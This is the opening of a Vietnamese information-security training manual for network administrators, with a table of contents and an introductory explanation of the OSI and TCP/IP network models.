

**T O C B A T D A T – S E C U R I T Y T O À N T Â P**

---

**Security toàn tập Version 1.2 2012**

---

---

**BẢNG THEO DÕI THAY ĐỔI**

Phiên bản	Ngày cập nhật	Người cập nhật	Chú thích
1	7/2012	Hoàng Tuấn Đạt	First Release

## Mục lục tài liệu

<b>I. MỤC ĐÍCH VÀ PHẠM VI TÀI LIỆU .....</b>	<b>9</b>
1. Mục đích của tài liệu .....	9
2. Phạm vi tài liệu .....	9
<b>II. TỔNG QUAN VỀ AN NINH MẠNG (SECURITY OVERVIEW).....</b>	<b>10</b>
1. Khái niệm cơ bản về an toàn thông tin (security). .....	11
2. Hệ thống mạng cơ bản .....	11
a. Mô hình mạng OSI.....	11
b. Mô hình mạng TCP/IP .....	17
c. So sánh mô hình TCP/IP và OSI.....	19
d. Cấu tạo gói tin IP, TCP, UDP, ICMP .....	19
e. Một số Port thường sử dụng.....	22
f. Sử dụng công cụ Sniffer để phân tích gói tin IP, ICMP, UDP, TCP. ....	22
g. Phân tích từng gói tin và toàn phiên kết nối.....	22
3. Khái niệm về điều khiển truy cập (Access Controls).....	23
a. Access Control Systems.....	23
b. Nguyên tắc thiết lập Access Control.....	24
c. Các dạng Access Controls.....	24
4. Khái niệm về Authentications .....	27
a. Những yêu tố để nhận dạng và xác thực người dùng.....	27
b. Các phương thức xác thực .....	27
5. Authorization .....	31
a. Cơ bản về Authorization .....	31
b. Các phương thức Authorization.....	31
6. Khái niệm về Accounting.....	33
7. Tam giác bảo mật CIA.....	34
a. Confidentiality .....	34
b. Integrity.....	35
c. Availability .....	35
8. Mật mã học cơ bản .....	36
a. Khái niệm cơ bản về mật mã học .....	36
b. Hàm băm – Hash.....	36
c. Mã hóa đối xứng – Symmetric.....	37
d. Mã hóa bất đối xứng – Assymmetric .....	37
e. Tổng quan về hệ thống PKI .....	39
f. Thực hành mã hóa và giải mã với công cụ Cryptography tools.....	42

<b>9. Khái niệm cơ bản về tấn công mạng .....</b>	<b>42</b>
a. bước cơ bản của một cuộc tấn công .....	42
b. Một số khái niệm về bảo mật .....	44
c. Các phương thức tấn công cơ bản.....	44
d. Đích của các dạng tấn công.....	45
<b>III. INFRASTRUCTURE SECURITY (AN NINH HẠ TẦNG). .....</b>	<b>47</b>
<b>1. Các giải pháp và lộ trình xây dựng bảo mật hạ tầng mạng .....</b>	<b>48</b>
<b>3. Thiết kế mô hình mạng an toàn .....</b>	<b>50</b>
<b>4. Router và Switch .....</b>	<b>51</b>
a. Chức năng của Router .....	51
b. Chức năng của Switch.....	52
c. Bảo mật trên Switch .....	52
d. Bảo mật trên Router .....	52
e. Thiết lập bảo mật cho Router .....	53
<b>5. Firewall và Proxy .....</b>	<b>58</b>
a. Khái niệm Firewall .....	58
b. Chức năng của Firewall .....	58
c. Nguyên lý hoạt động của Firewall .....	59
d. Các loại Firewall .....	60
e. Thiết kế Firewall trong mô hình mạng.....	61
<b>6. Cấu hình firewall IPtable trên Linux .....</b>	<b>64</b>
<b>7. Cài đặt và cấu hình SQUID làm Proxy Server .....</b>	<b>68</b>
a. Linux SQUID Proxy Server:.....	68
b. Cài đặt: .....	68
c. Cấu hình Squid:.....	70
d. Khởi động Squid: .....	72
<b>8. Triển khai VPN trên nền tảng OpenVPN .....</b>	<b>74</b>
a. Tổng quan về OpenVPN .....	74
b. Triển khai OpenVPN với SSL trên môi trường Ubuntu linux .....	75
<b>9. Ứng dụng VPN bảo vệ hệ thống Wifi .....</b>	<b>82</b>
a. Các phương thức bảo mật Wifi .....	82
b. Thiết lập cấu hình trên thiết bị Access Point và VPN Server 2003 .....	83
c. Tạo kết nối VPN từ các thiết bị truy cập qua Wifi.....	95
<b>10. Hệ thống phát hiện và ngăn chặn truy cập bất hợp pháp IDS/IPS .....</b>	<b>100</b>
a. Nguyên lý phân tích gói tin.....	100
a. Cài đặt và cấu hình Snort làm IDS/IPS .....	104

<b>11.</b>	<b>Cài đặt và cấu hình Sourcefire IPS .....</b>	<b>111</b>
a.	Tính năng của hệ thống IPS Sourcefire .....	111
b.	Mô hình triển khai điển hình hệ thống IDS/IPS.....	113
c.	Nguyên lý hoạt động của hệ thống IDS/IPS Sourcefire.....	114
d.	Thiết lập các thông số quản trị cho các thiết bị Sourcefire .....	117
e.	Upgrade cho các thiết bị Sourcefire .....	118
f.	Cấu hình các thiết lập hệ thống (System settings) .....	118
g.	Thiết lập quản trị tập trung cho các thiết bị Sourcefire .....	122
h.	Cấu hình Interface Sets và Detection Engine.....	124
i.	Quản trị và thiết lập chính sách cho IPS .....	127
j.	Phân tích Event về IPS.....	143
<b>12.</b>	<b>Endpoint Security.....</b>	<b>147</b>
a.	Giải pháp Kaspersky Open Space Security (KOSS).....	147
b.	Tính năng của gói Kaspersky Endpoint Security.....	148
c.	Lab cài đặt KSC và Endpoint Security cho máy trạm .....	149
<b>13.</b>	<b>Data Loss Prevent.....</b>	<b>149</b>
<b>14.</b>	<b>Network Access Control .....</b>	<b>151</b>
<b>15.</b>	<b>Bảo mật hệ điều hành .....</b>	<b>154</b>
a.	Bảo mật cho hệ điều hành Windows.....	154
b.	Lab: Sử dụng Ipsec Policy để bảo vệ một số ứng dụng trên Windows.....	156
c.	Bảo vệ cho hệ điều hành Linux.....	156
<b>16.</b>	<b>Chính sách an ninh mạng.....</b>	<b>159</b>
a.	Yêu cầu xây dựng chính sách an ninh mạng.....	159
b.	Quy trình tổng quan xây dựng chính sách tổng quan: .....	159
c.	Hệ thống ISMS .....	160
d.	ISO 27000 Series .....	161
<b>IV.</b>	<b>AN TOÀN ỨNG DỤNG .....</b>	<b>164</b>
<b>1.</b>	<b>Bảo mật cho ứng dụng DNS .....</b>	<b>164</b>
a.	Sử dụng DNS Forwarder.....	164
b.	Sử dụng máy chủ DNS lưu trữ.....	165
c.	Sử dụng DNS Advertiser .....	165
d.	Sử dụng DNS Resolver.....	166
e.	Bảo vệ bộ nhớ đệm DNS .....	166
f.	Bảo mật kết nối bằng DDNS.....	166
g.	Ngừng chạy Zone Transfer .....	167

h. Sử dụng Firewall kiểm soát truy cập DNS.....	167
i. Cài đặt kiểm soát truy cập vào Registry của DNS .....	167
j. Cài đặt kiểm soát truy cập vào file hệ thống DNS.....	168
<b>2. Bảo mật cho ứng dụng Web .....</b>	<b>168</b>
a. Giới thiệu .....	168
b. Các lỗ hổng trên dịch vụ Web.....	168
c. Khai thác lỗ hổng bảo mật tầng hệ điều hành và bảo mật cho máy chủ Web .....	169
d. Khai thác lỗ hổng trên Web Service.....	171
e. Khai thác lỗ hổng DoS trên Apache 2.0.x-2.0.64 và 2.2.x – 2.2.19 .....	173
f. Khai thác lỗ hổng trên Web Application .....	173
<b>3. An toàn dịch vụ Mail Server .....</b>	<b>175</b>
a. Giới thiệu tổng quan về SMTP, POP, IMAP .....	175
b. Các nguy cơ bị tấn công khi sử dụng Email .....	185
<b>4. Bảo mật truy cập từ xa .....</b>	<b>187</b>
<b>5. Lỗ hổng bảo mật Buffer overflow và cách phòng chống .....</b>	<b>187</b>
a. Lý thuyết.....	187
b. Mô tả kỹ thuật .....	188
c. Ví dụ cơ bản .....	188
d. Tràn bộ nhớ đệm trên stack .....	188
e. Mã nguồn ví dụ .....	189
f. Khai thác.....	190
g. Chống tràn bộ đệm.....	191
h. Thực hành:.....	194
<b>V. AN TOÀN DỮ LIỆU .....</b>	<b>194</b>
<b>1. An toàn cơ sở dữ liệu .....</b>	<b>194</b>
a. Sự vi phạm an toàn cơ sở dữ liệu.....	195
b. Các mức độ an toàn cơ sở dữ liệu.....	195
c. Những quyền hạn khi sử dụng hệ cơ sở dữ liệu. ....	196
d. Khung nhìn –một cơ chế bảo vệ.....	197
e. Cấp phép các quyền truy nhập.....	198
f. Kiểm tra dấu vết.....	201
<b>2. Giám sát thống kê cơ sở dữ liệu .....</b>	<b>201</b>
<b>3. Phương thức an toàn cơ sở dữ liệu.....</b>	<b>208</b>
<b>VI. CÁC CÔNG CỤ ĐÁNH GIÁ VÀ PHÂN TÍCH MẠNG .....</b>	<b>212</b>
<b>1. Kỹ năng Scan Open Port .....</b>	<b>212</b>
a. Nguyên tắc truyền thông tin TCP/IP .....	212

b. Nguyên tắc Scan Port trên một hệ thống.....	214
c. Scan Port với Nmap. ....	216
<b>2. Scan lỗ hổng bảo mật trên OS.....</b>	<b>219</b>
a. Sử dụng Nmap để Scan lỗ hổng bảo mật của OS .....	219
b. Sử dụng Nessus để Scan lỗ hổng bảo mật của OS .....	220
c. Sử dụng GFI để Scan lỗ hổng bảo mật của OS.....	228
<b>3. Scan lỗ hổng bảo mật trên Web .....</b>	<b>231</b>
a. Sử dụng Acunetix để scan lỗ hổng bảo mật trên Web .....	232
b. Lab Sử dụng IBM App Scan để Scan lỗ hổng bảo mật trên Web.....	234
<b>4. Kỹ thuật phân tích gói tin và nghe néo trên mạng.....</b>	<b>234</b>
a. Bản chất của Sniffer.....	234
b. Mô hình phân tích dữ liệu chuyên nghiệp cho doanh nghiệp .....	235
c. Môi trường Hub .....	236
d. Kỹ thuật Sniffer trong môi trường Switch .....	236
e. Mô hình Sniffer sử dụng công cụ hỗ trợ ARP Attack.....	239
<b>5. Công cụ khai thác lỗ hổng Metasploit .....</b>	<b>240</b>
a. Giới thiệu tổng quan về công cụ Metasploit .....	240
b. Sử dụng Metasploit Farmwork .....	242
c. Kết luận.....	248
<b>6. Sử dụng Wireshark và Colasoft để phân tích gói tin .....</b>	<b>248</b>
d. Sử dụng Wireshark để phân tích gói tin và traffic của hệ thống mạng .....	248
e. Sử dụng Colasoft để phân tích traffic của hệ thống mạng .....	252
<b>VII. KẾT LUẬN.....</b>	<b>259</b>

**Bảng các thuật ngữ sử dụng trong tài liệu**

STT	Thuật ngữ	Viết đầy đủ	Một vài thông tin
1	ATTT	An toàn thông tin	
2	Security	Bảo Mật	
3			
4			
5			
6			
7			
8			
9			
10			
11			
12			
13			
14			
15			

## I. MỤC ĐÍCH VÀ PHẠM VI TÀI LIỆU

### 1. Mục đích của tài liệu

Là tài liệu đào tạo về An toàn thông tin cho các cán bộ vận hành và quản trị mạng của ABC. Cung cấp đầy đủ cho học viên các khái niệm, mô hình hệ thống, cấu hình triển khai các giải pháp, quản lý rủi ro và nhiều kiến thức khác về An toàn thông tin.

### 2. Phạm vi tài liệu

Là tài liệu được viết riêng cho khóa học An toàn thông tin cho các cán bộ của ABC

## II. TỔNG QUAN VỀ AN NINH MẠNG (SECURITY OVERVIEW)

1. Khái niệm cơ bản về an toàn thông tin (security).
2. Hệ thống mạng cơ bản
3. Khái niệm về điều khiển truy cập (Access Controls).
4. Khái niệm về Authentications
5. Authorization
6. Khái niệm về Accounting
7. Tam giác bảo mật CIA
8. Mật mã học cơ bản
9. Khái niệm cơ bản về tấn công mạng

## 1. Khái niệm cơ bản về an toàn thông tin (security).

Một số tổ chức lớn trên thế giới đã đưa ra các khái niệm về Security – Bảo Mật hay An toàn thông tin như sau:

- Bảo mật hay an toàn thông tin là mức độ bảo vệ thông tin trước các mối đe dọa về “thông tin lộ”, “thông tin không còn toàn vẹn” và “thông tin không sẵn sàng”.
- Bảo mật hay an toàn thông tin là mức độ bảo vệ chống lại các nguy cơ về mất an toàn thông tin như “nguy hiểm”, “thiệt hại”, “mất mát” và các tội phạm khác. Bảo mật như là hình thức về mức độ bảo vệ thông tin bao gồm “cấu trúc” và “quá trình xử lý” để nâng cao bảo mật.
- Tổ chức Institute for Security and Open Methodologies định nghĩa “Security là hình thức bảo vệ, nơi tách biệt giữa tài nguyên và những mối đe dọa”.

## 2. Hệ thống mạng cơ bản

### a. Mô hình mạng OSI

Khi một ứng dụng hay một dịch vụ hoạt động phục vụ các nhu cầu trao đổi thông tin của người dùng, hệ thống mạng sẽ hoạt động để việc trao đổi thông tin đó được diễn ra với những quy tắc riêng.

Khi nhìn vào sợi dây mạng hay các thiết bị không dây con người sẽ không thể hiểu được những nguyên tắc truyền thông tin đó. Để dễ dàng hiểu các nguyên tắc, nguyên lý phục phụ quá trình nghiên cứu, phát triển ứng dụng cũng như khắc phục sự cố mạng tổ chức tiêu chuẩn thế giới dùng mô hình OSI như là một tiêu chuẩn ISO.

**Mô hình OSI** (Open Systems Interconnection Reference Model, viết ngắn là OSI Model hoặc OSI Reference Model) - tạm dịch là Mô hình tham chiếu kết nối các hệ thống mở - là một thiết kế dựa vào nguyên lý tầng cấp, lý giải một cách trừu tượng kỹ thuật kết nối truyền thông giữa các máy vi tính và thiết kế giao thức mạng giữa chúng. Mô hình này được phát triển thành một phần trong kế hoạch Kết nối các hệ thống mở (Open Systems Interconnection) do ISO và IUT-T khởi xướng. Nó còn được gọi là Mô hình bảy tầng của OSI. (Nguồn Wikipedia).

### Mục đích của mô hình OSI:

Mô hình OSI phân chia chức năng của một giao thức ra thành một chuỗi các tầng cấp. Mỗi một tầng cấp có một đặc tính là nó chỉ sử dụng chức năng của tầng dưới nó, đồng thời chỉ cho phép tầng trên sử dụng các chức năng của mình. Một hệ thống cài đặt các giao thức bao gồm một chuỗi các tầng nói trên được gọi là "chồng giao thức" (protocol stack). Chồng giao thức có thể được cài đặt trên phần cứng, hoặc phần mềm, hoặc là tổ hợp của cả hai. Thông thường thì chỉ có những tầng thấp hơn là được cài đặt trong phần cứng, còn những tầng khác được cài đặt trong phần mềm.

Mô hình OSI này chỉ được ngành công nghiệp mạng và công nghệ thông tin tôn trọng một cách tương đối. Tính năng chính của nó là quy định về giao diện giữa các tầng cấp, tức qui định đặc tả về phương pháp các tầng liên lạc với nhau. Điều này có nghĩa là cho dù các tầng cấp được soạn thảo và thiết kế bởi các nhà sản xuất, hoặc công ty, khác nhau nhưng khi được lắp ráp lại, chúng sẽ làm việc một cách dung hòa (với giả thiết là các đặc tả được thấu đáo một cách đúng đắn). Trong cộng đồng TCP/IP, các đặc tả này thường được biết đến với cái tên RFC (Requests for Comments, dịch sát là "Đề nghị duyệt thảo và bình luận"). Trong cộng đồng OSI, chúng là các tiêu chuẩn ISO (ISO standards).

Thường thì những phần thực thi của giao thức sẽ được sắp xếp theo tầng cấp, tương tự như đặc tả của giao thức đề ra, song bên cạnh đó, có những trường hợp ngoại lệ, còn được gọi là "đường cắt ngắn" (fast path). Trong kiến tạo "đường cắt ngắn", các giao dịch thông dụng nhất, mà hệ thống cho phép, được cài đặt như một thành phần đơn, trong đó tính năng của nhiều tầng được gộp lại làm một.

Việc phân chia hợp lý các chức năng của giao thức khiến việc suy xét về chức năng và hoạt động của các chồng giao thức dễ dàng hơn, từ đó tạo điều kiện cho việc thiết kế các chồng giao thức tỉ mỉ, chi tiết, song có độ tin cậy cao. Mỗi tầng cấp thi hành và cung cấp các dịch vụ cho tầng ngay trên nó, đồng thời đòi hỏi dịch vụ của tầng ngay dưới nó. Như đã nói ở trên, một thực thi bao gồm nhiều tầng cấp trong mô hình OSI, thường được gọi là một "chồng giao thức" (ví dụ như chồng giao thức TCP/IP).

Mô hình tham chiếu OSI là một cấu trúc phâ hệ có 7 tầng, nó xác định các yêu cầu cho sự giao tiếp giữa hai máy tính. Mô hình này đã được định nghĩa bởi Tổ chức tiêu chuẩn hóa quốc tế (International Organization for Standardization) trong tiêu chuẩn số 7498-1

(ISO standard 7498-1). Mục đích của mô hình là cho phép sự tương giao (interoperability) giữa các hệ máy (platform) đa dạng được cung cấp bởi các nhà sản xuất khác nhau. Mô hình cho phép tất cả các thành phần của mạng hoạt động hòa đồng, bất kể thành phần ấy do ai tạo dựng. Vào những năm cuối thập niên 1980, ISO đã tiến cử việc thực thi mô hình OSI như một tiêu chuẩn mạng.


Tại thời điểm đó, TCP/IP đã được sử dụng phổ biến trong nhiều năm. TCP/IP là nền tảng của ARPANET, và các mạng khác - là những cái được tiến hóa và trở thành Internet. (Xin xem thêm RFC 871 để biết được sự khác biệt chủ yếu giữa TCP/IP và ARPANET.)

Hiện nay chỉ có một phần của mô hình OSI được sử dụng. Nhiều người tin rằng đại bộ phận các đặc tả của OSI quá phức tạp và việc cài đặt đầy đủ các chức năng của nó sẽ đòi hỏi một lượng thời gian quá dài, cho dù có nhiều người nhiệt tình ủng hộ mô hình OSI đi chăng nữa.

### **Chi tiết các tầng của mô hình OSI:**

#### **Tầng 1: Tầng vật lý:**

Tầng vật lý định nghĩa tất cả các đặc tả về điện và vật lý cho các thiết bị. Trong đó bao gồm bố trí của các chân cắm (pin), các hiệu điện thế, và các đặc tả về cáp nối (cable). Các thiết bị tầng vật lý bao gồm Hub, bộ lặp (repeater), thiết bị tiếp hợp mạng (network adapter) và thiết bị tiếp hợp kênh máy chủ (Host Bus Adapter) - (HBA dùng trong mạng lưu trữ (Storage Area Network)). Chức năng và dịch vụ căn bản được thực hiện bởi tầng vật lý bao gồm:



Thiết lập hoặc ngắt mạch kết nối điện

(electrical connection) với một [[môi trường truyền dẫn phương tiện truyền thông (transmission medium)].

Tham gia vào quy trình mà trong đó các tài nguyên truyền thông được chia sẻ hiệu quả giữa nhiều người dùng. Chẳng hạn giải quyết tranh chấp tài nguyên (contention) và điều khiển lưu lượng.

Điều biến (modulation), hoặc biến đổi giữa biểu diễn dữ liệu số (digital data) của các thiết bị người dùng và các tín hiệu tương ứng được truyền qua kênh truyền thông (communication channel).

Cáp (bus) SCSI song song hoạt động ở tầng cấp này. Nhiều tiêu chuẩn khác nhau của Ethernet dành cho tầng vật lý cũng nằm trong tầng này; Ethernet nhập tầng vật lý với tầng liên kết dữ liệu vào làm một. Điều tương tự cũng xảy ra đối với các mạng cục bộ như Token ring, FDDI và IEEE 802.11.]]

## Tầng 2: Tầng liên kết dữ liệu (Data Link Layer)

Tầng liên kết dữ liệu cung cấp các phương tiện có tính chức năng và quy trình để truyền dữ liệu giữa các thực thể mạng, phát hiện và có thể sửa chữa các lỗi trong tầng vật lý nếu có. Cách đánh địa chỉ mang tính vật lý, nghĩa là địa chỉ (địa chỉ MAC) được mã hóa cứng vào trong các thẻ mạng (network card) khi chúng được sản xuất. Hệ thống xác định địa chỉ này không có đăng cấp (flat scheme). Chú ý: Ví dụ điển hình nhất là Ethernet. Những ví dụ khác về các giao thức liên kết dữ liệu (data link protocol) là các giao thức HDLC; ADCCP dành cho các mạng điểm-tới-điểm hoặc mạng chuyển mạch gói (packet-switched networks) và giao thức Aloha cho các mạng cục bộ. Trong các mạng cục bộ theo tiêu chuẩn IEEE 802, và một số mạng theo tiêu chuẩn khác, chẳng hạn FDDI, tầng liên kết dữ liệu có thể được chia ra thành 2 tầng con: tầng MAC (Media Access Control - Điều khiển Truy nhập Đường truyền) và tầng LLC (Logical Link Control - Điều khiển Liên kết Lôgic) theo tiêu chuẩn IEEE 802.2.

Tầng liên kết dữ liệu chính là nơi các cầu nối (bridge) và các thiết bị chuyển mạch (switches) hoạt động. Kết nối chỉ được cung cấp giữa các nút mạng được nối với nhau trong nội bộ mạng. Tuy nhiên, có lập luận khá hợp lý cho rằng thực ra các thiết bị này thuộc về tầng 2,5 chứ không hoàn toàn thuộc về tầng 2.

### Tầng 3: Tầng mạng (Network Layer)

Tầng mạng cung cấp các chức năng và qui trình cho việc truyền các chuỗi dữ liệu có độ dài đa dạng, từ một nguồn tới một đích, thông qua một hoặc nhiều mạng, trong khi vẫn duy trì chất lượng dịch vụ (quality of service) mà tầng giao vận yêu cầu. Tầng mạng thực hiện chức năng định tuyến, .Các thiết bị định tuyến (router) hoạt động tại tầng này — gửi dữ liệu ra khắp mạng mở rộng, làm cho liên mạng trở nên khả thi (còn có thiết bị chuyển mạch (switch) tầng 3, còn gọi là chuyển mạch IP). Đây là một hệ thống định vị địa chỉ lôgic (logical addressing scheme) – các giá trị được chọn bởi kỹ sư mạng. Hệ thống này có cấu trúc phả hệ. Ví dụ điển hình của giao thức tầng 3 là giao thức IP.

### Tầng 4: Tầng giao vận (Transport Layer)

Tầng giao vận cung cấp dịch vụ chuyên dụng chuyển dữ liệu giữa các người dùng tại đầu cuối, nhờ đó các tầng trên không phải quan tâm đến việc cung cấp dịch vụ truyền dữ liệu đáng tin cậy và hiệu quả. Tầng giao vận kiểm soát độ tin cậy của một kết nối được cho trước. Một số giao thức có định hướng trạng thái và kết nối (state and connection orientated). Có nghĩa là tầng giao vận có thể theo dõi các gói tin và truyền lại các gói bị thất bại. Một ví dụ điển hình của giao thức tầng 4 là TCP. Tầng này là nơi các thông điệp được chuyển sang thành các gói tin TCP hoặc UDP. Ở tầng 4 địa chỉ được đánh là address ports, thông qua address ports để phân biệt được ứng dụng trao đổi.

### Tầng 5: Tầng phiên (Session layer)

Tầng phiên kiểm soát các (phiên) hội thoại giữa các máy tính. Tầng này thiết lập, quản lý và kết thúc các kết nối giữa trình ứng dụng địa phương và trình ứng dụng ở xa. Tầng này còn hỗ trợ hoạt động song công (duplex) hoặc bán song công (half-duplex) hoặc đơn công (Single) và thiết lập các qui trình đánh dấu điểm hoàn thành (checkpointing) - giúp việc phục hồi truyền thông nhanh hơn khi có lỗi xảy ra, vì điểm đã hoàn thành đã được đánh dấu - trì hoãn (adjournment), kết thúc (termination) và khởi động lại (restart). Mô hình OSI ủy nhiệm cho tầng này trách nhiệm "ngắt mạch nhẹ nhàng" (graceful close) các phiên giao dịch (một tính chất của giao thức kiểm soát giao vận TCP) và trách nhiệm kiểm tra và phục hồi phiên, đây là phần thường không được dùng đến trong bộ giao thức TCP/IP.


### Tầng 6: Tầng trình diễn (Presentation layer)

Lớp trình diễn hoạt động như tầng dữ liệu trên mạng. lớp này trên máy tính truyền dữ liệu làm nhiệm vụ dịch dữ liệu được gửi từ tầng Application sang dạng Fomat chung. Và tại máy tính nhận, lớp này lại chuyển từ Fomat chung sang định dạng của tầng Application. Lớp thể hiện thực hiện các chức năng sau: - Dịch các mã kí tự từ ASCII sang EBCDIC. - Chuyển đổi dữ liệu, ví dụ từ số interger sang số dấu phẩy động. - Nén dữ liệu để giảm lượng dữ liệu truyền trên mạng. - Mã hoá và giải mã dữ liệu để đảm bảo sự bảo mật trên mạng.

### Tầng 7: Tầng ứng dụng (Application layer)

Tầng ứng dụng là tầng gần với người sử dụng nhất. Nó cung cấp phương tiện cho người dùng truy nhập các thông tin và dữ liệu trên mạng thông qua chương trình ứng dụng. Tầng này là giao diện chính để người dùng tương tác với chương trình ứng dụng, và qua đó với mạng. Một số ví dụ về các ứng dụng trong tầng này bao gồm Telnet, Giao thức truyền tập tin FTP và Giao thức truyền thư điện tử SMTP, HTTP, X.400 Mail remote

Mô hình mô tả dễ hiểu mô hình OSI với các hình thức trao đổi thông tin thực tế:



## b. Mô hình mạng TCP/IP

TCP/IP (tiếng Anh: Internet protocol suite hoặc IP suite hoặc TCP/IP protocol suite - bộ giao thức liên mạng), là một bộ các giao thức truyền thông cài đặt chung giao thức mà Internet và hầu hết các mạng máy tính thương mại đang chạy trên đó. Bộ giao thức này được đặt tên theo hai giao thức chính của nó là TCP (Giao thức Điều khiển Giao vận) và IP (Giao thức Liên mạng). Chúng cũng là hai giao thức đầu tiên được định nghĩa.

Như nhiều bộ giao thức khác, bộ giao thức TCP/IP có thể được coi là một tập hợp các tầng, mỗi tầng giải quyết một tập các vấn đề có liên quan đến việc truyền dữ liệu, và cung cấp cho các giao thức tầng cấp trên một dịch vụ được định nghĩa rõ ràng dựa trên việc sử dụng các dịch vụ của các tầng thấp hơn. Về mặt lôgic, các tầng trên gần với người dùng hơn và làm việc với dữ liệu trừu tượng hơn, chúng dựa vào các giao thức tầng cấp dưới để biến đổi dữ liệu thành các dạng mà cuối cùng có thể được truyền đi một cách vật lý.

Mô hình OSI miêu tả một tập cố định gồm 7 tầng mà một số nhà sản xuất lựa chọn và nó có thể được so sánh tương đối với bộ giao thức TCP/IP. Sự so sánh này có thể gây nhầm lẫn hoặc mang lại sự hiểu biết sâu hơn về bộ giao thức TCP/IP.

### Tầng ứng dụng:

Gồm các ứng dụng: DNS, TFTP, TLS/SSL, FTP, HTTP, IMAP, IRC, NNTP, POP3, SIP, SMTP, SNMP, SSH, TELNET, ECHO, BitTorrent, RTP, PNRP, rlogin, ENRP, ...

Các giao thức định tuyến như BGP và RIP, vì một số lý do, chạy trên TCP và UDP - theo thứ tự từng cặp: BGP dùng TCP, RIP dùng UDP - còn có thể được coi là một phần của tầng ứng dụng hoặc tầng mạng.


### Tầng giao vận:

Gồm các giao thức: TCP, UDP, DCCP, SCTP, IL, RUDP, ...

